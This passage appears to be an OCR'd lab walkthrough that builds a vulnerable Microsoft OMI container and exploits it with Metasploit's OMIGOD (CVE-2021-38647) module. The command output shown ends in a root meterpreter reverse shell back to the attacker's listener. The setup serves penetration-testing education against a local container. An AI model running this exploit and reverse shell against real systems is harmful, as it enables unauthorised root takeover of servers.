


```
Step 13/15 : RUN /etc/init.d/omid stop
 ---> Running in 70a164dac554
 * Shutting down Microsoft OMI Server:
   ...done.
Removing intermediate container 70a164dac554
 ---> 40b7cf7d4ede
Step 14/15 : EXPOSE 5895
 ---> Running in 6b5ca3f403be
Removing intermediate container 6b5ca3f403be
 ---> 6ff83b578f9c
Step 15/15 : ENTRYPOINT /etc/init.d/omid restart; tail -f /var/opt/omi
/log/omiserver.log
 ---> Running in 7c329f951bfb
Removing intermediate container 7c329f951bfb
 ---> 0572bdfa6158
Successfully built 0572bdfa6158
Successfully tagged ms-omi:cve-2021-38647

┌──(kali㉿kali)-[~/Downloads/OMIGOD]
└─$ 
```




```
┌──(kali㉿kali)-[~/Downloads/OMIGOD]
└─$ docker run --name cve-2021-38647 --rm -d -p 5985:5985 ms-omi:cve-2
021-38647
b5d84de47c7460e662d6e719c4f6080522c9f8335680d357c5533f2fd7caf50e

┌──(kali㉿kali)-[~/Downloads/OMIGOD]
└─$ 
```

The target is set. Load the OMIGOD RCE module as shown below.




```
msf6 > search omigod

Matching Modules
================

   #  Name                                          Disclosure Date  Rank
      Check  Description
   -  ----                                          ---------------  ----
      -----  -----------
   0  exploit/linux/local/cve_2021_38648_omigod  2021-09-14       exce
llent  Yes    Microsoft OMI Management Interface Authentication Bypass
   1  exploit/linux/misc/cve_2021_38647_omigod   2021-09-14       exce
llent  Yes    Microsoft OMI Management Interface Authentication Bypass


Interact with a module by name or index. For example info 1, use 1 or
use exploit/linux/misc/cve_2021_38647_omigod

msf6 > use 1
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse
_tcp
msf6 exploit(linux/misc/cve_2021_38647_omigod) > show options

Module options (exploit/linux/misc/cve_2021_38647_omigod):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format typ
                                         e:host:port[,type:host:port
                                         ][...]
   RHOSTS                      yes       The target host(s), see htt
                                         ps://github.com/rapid7/meta
                                         sploit-framework/wiki/Using
                                         -Metasploit
   RPORT      5985             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network i
                                         nterface to listen on. This
                                          must be an address on the
                                         local machine or 0.0.0.0 to
                                          listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on
                                         .
   SSL        false            no        Negotiate SSL/TLS for outgo
                                         ing connections
   SSLCert                     no        Path to a custom SSL certif
                                         icate (default is randomly
                                         generated)
```




```
   TARGETURI  /wsman               yes       Base path
   URIPATH                         no        The URI to use for this exp
                                             loit (default is random)
   VHOST                           no        HTTP server virtual host


Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.40.128   yes       The listen address (an interfac
                                     e may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   1   Linux Dropper
```

Set all the required options and use check command to confirm if the target is indeed vulnerable.



```
msf6 exploit(linux/misc/cve_2021_38647_omigod) > set rhosts 172.17.0.2
rhosts => 172.17.0.2
msf6 exploit(linux/misc/cve_2021_38647_omigod) > check
[+] 172.17.0.2:5985 - The target is vulnerable. Command executed as ui
d 0.
msf6 exploit(linux/misc/cve_2021_38647_omigod) > 
```

Once all the options are set, execute the module.



```
msf6 exploit(linux/misc/cve_2021_38647_omigod) > set rhosts 172.17.0.2
rhosts => 172.17.0.2
msf6 exploit(linux/misc/cve_2021_38647_omigod) > check
[+] 172.17.0.2:5985 - The target is vulnerable. Command executed as ui
d 0.
msf6 exploit(linux/misc/cve_2021_38647_omigod) > run

[*] Started reverse TCP handler on 192.168.40.128:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable. Command executed as uid 0.
[*] Executing Linux Dropper for linux/x64/meterpreter/reverse_tcp
[*] Sending stage (3012548 bytes) to 172.17.0.2
[*] Command Stager progress - 100.00% done (823/823 bytes)
[*] Meterpreter session 1 opened (192.168.40.128:4444 -> 172.17.0.2:52
014 ) at 2022-03-01 00:49:23 -0500

meterpreter > getuid
Server username: root
meterpreter > 
```

As readers can see, we have a meterpreter session with root privileges on the target.

Gitlab Unauthenticated RCE Module

